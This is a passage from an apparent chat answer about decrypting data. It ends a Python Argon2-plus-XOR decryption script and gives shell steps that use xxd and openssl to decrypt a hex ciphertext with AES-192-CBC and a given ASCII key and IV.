    print(f'Decoded blob length: {len(decoded)} bytes')

    salt = decoded[:SALT_LEN]
    encrypted_data = decoded[SALT_LEN:]

    print(f'Salt (hex): {salt.hex()}')
    print(f'Encrypted data length: {len(encrypted_data)} bytes')

    key_bytes = derive_argon2(PASSWORD.encode(), salt, TIME_COST,
MEMORY_COST, PARALLELISM, OUTLEN)

    print(f'Derived key length: {len(key_bytes)} bytes')
    print(f'Key bytes (hex): {key_bytes.hex()}')

    plaintext = xor_decrypt(encrypted_data, key_bytes)
    print(f'\n[+] Decrypted plaintext:\n{plaintext}')


if __name__ == '__main__':
    main()
```

AES-CBC decryption script:

bash Copy code

```
echo -n 154f92d44e7465ab04c79e0772e70af39d820b781f29bba89f0bdfbdf7f2cefa5fdad600b0cfeaf95cf85f86c
  | xxd -r -p > ct.bin
```

2. produce hex for the ASCII key and IV (no newline):

bash Copy code

```
# key hex (from ASCII key string)
echo -n 'dioafnafoksdfioewfsdfsdd' | xxd -p -u > key.hex

# iv hex (from ASCII IV string)
echo -n 'uieyejfbstehsteb' | xxd -p -u > iv.hex
```

3. read those hex values into shell variables and run OpenSSL (AES-192-CBC, since key is 24 bytes):

bash Copy code

```
KEYHEX=$(cat key.hex | tr -d '\\n')
IVHEX=$(cat iv.hex | tr -d '\\n')

openssl enc -d -aes-192-cbc -in ct.bin -out plaintext.txt -K "$KEYHEX" -iv "$IVHEX"
```

4. view the UTF-8 plaintext:

bash Copy code

```
xxd -p plaintext.txt | sed -n '1p'   # optional: shows hex
cat plaintext.txt
```